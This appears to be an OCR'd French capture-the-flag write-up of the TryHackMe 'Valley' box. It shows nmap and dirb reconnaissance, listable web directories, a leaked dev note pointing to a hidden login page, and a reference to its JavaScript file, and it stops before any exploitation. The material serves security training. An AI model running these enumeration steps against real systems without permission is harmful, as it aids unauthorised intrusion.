
Quick Write Up: Valley

TryHackMe - Yxène

Trouvez les flags



Task 1 ○ Get those flags!

Boot the box and find a way in to escalate all the way to root!

Answer the questions below


What is the user flag?

Login to answer..

What is the root flag?

Login to answer..

Scan de ports
Outil: Nmap




What is the user flag?

```
nmap -T4 10.10.26.204 # -T4: scan + rapide mais - discret
```

```
Nmap scan report for 10.10.26.204
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Confirmation des services
Outil: Nmap




What is the user flag?


```
nmap -T4 -p22,80 -sV 10.10.26.204 # -sV: Identifier les versions
```

```
Nmap scan report for 10.10.26.204
Host is up (0.088s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Site Web (port 80)



What is the user flag?



Valley Photo Co.

Allow Valley Photo Co. to introduce itself. We are the premire photography company to capture the perfect moments. We offer a number of samples of our previous work in a gallery which can be seen below

We capture memories to forever hold


1. We use top of the line equipment used by the professionals all around the globe.
2. Quality is of the utmost importance so if you aren't satisfied then it free.

We offer the lowest prices for the highest quality

Memory enhanced through photography.

Copyright 2001, by Valley Photo Co.

Scan de répertoires (port 80)
Outil: dirb




What is the user flag?

Login to answer..


```
dirb 10.10.26.204
```

```
==> DIRECTORY: http://10.10.26.204/gallery/
+ http://10.10.26.204/index.html (CODE:200|SIZE:1163)
==> DIRECTORY: http://10.10.26.204/pricing/
+ http://10.10.26.204/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.26.204/static/

---- Entering directory: http://10.10.26.204/gallery/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.26.204/pricing/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Scan de répertoires (port 80)



What is the user flag?




10.10.26.204/gallery/

Index of /gallery

Name	Last modified	Size	Description
Parent Directory		-	
gallery.html	2022-08-14 20:57	3.8K	


Apache/2.4.41 (Ubuntu) Server at 10.10.26.204 Port 80

Scan de répertoires (port 80)



What is the user flag?

Login to answer..




10.10.26.204/pricing/

Index of /pricing

Name	Last modified	Size	Description
Parent Directory		-	
note.txt	2022-08-13 22:45	57	
pricing.html	2023-03-20 07:45	924	


Apache/2.4.41 (Ubuntu) Server at 10.10.26.204 Port 80

Scan de répertoires (port 80)



What is the user flag?


Login to answer..



10.10.26.204/pricing/note.txt


```
J,
Please stop leaving notes randomly on the website
-RP
```

Scan de répertoires (port 80)
Outil: dirb




What is the user flag?

Login to answer..




```
---- Entering directory: http://10.10.26.204/static/ ----
+ http://10.10.26.204/static/00 (CODE:200|SIZE:127)
+ http://10.10.26.204/static/1 (CODE:200|SIZE:2473315)
+ http://10.10.26.204/static/10 (CODE:200|SIZE:2275927)
+ http://10.10.26.204/static/11 (CODE:200|SIZE:627909)
+ http://10.10.26.204/static/12 (CODE:200|SIZE:2203486)
+ http://10.10.26.204/static/13 (CODE:200|SIZE:3673497)
+ http://10.10.26.204/static/14 (CODE:200|SIZE:3838999)
+ http://10.10.26.204/static/15 (CODE:200|SIZE:3477315)
+ http://10.10.26.204/static/2 (CODE:200|SIZE:3627113)
+ http://10.10.26.204/static/3 (CODE:200|SIZE:421858)
+ http://10.10.26.204/static/4 (CODE:200|SIZE:7389635)
+ http://10.10.26.204/static/5 (CODE:200|SIZE:1426557)
+ http://10.10.26.204/static/6 (CODE:200|SIZE:2115495)
+ http://10.10.26.204/static/7 (CODE:200|SIZE:5217844)
+ http://10.10.26.204/static/8 (CODE:200|SIZE:7919631)
+ http://10.10.26.204/static/9 (CODE:200|SIZE:1190575)
```

Scan de répertoires (port 80)




What is the user flag?




```
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
```

Authentification (port 80)




What is the user flag?


Login to answer..



10.10.26.204/dev1243224123123/



Valley Photo Co. Dev Login




Valley Photo Co. Dev Login

Invalid username and/or password

admin


•••••

Authentification (port 80)
Outil: Inspecteur Navigateur



What is the user flag?


Login to answer..



```
click http://10.10.26.204/dev1243224123123/dev.js:52:38
```

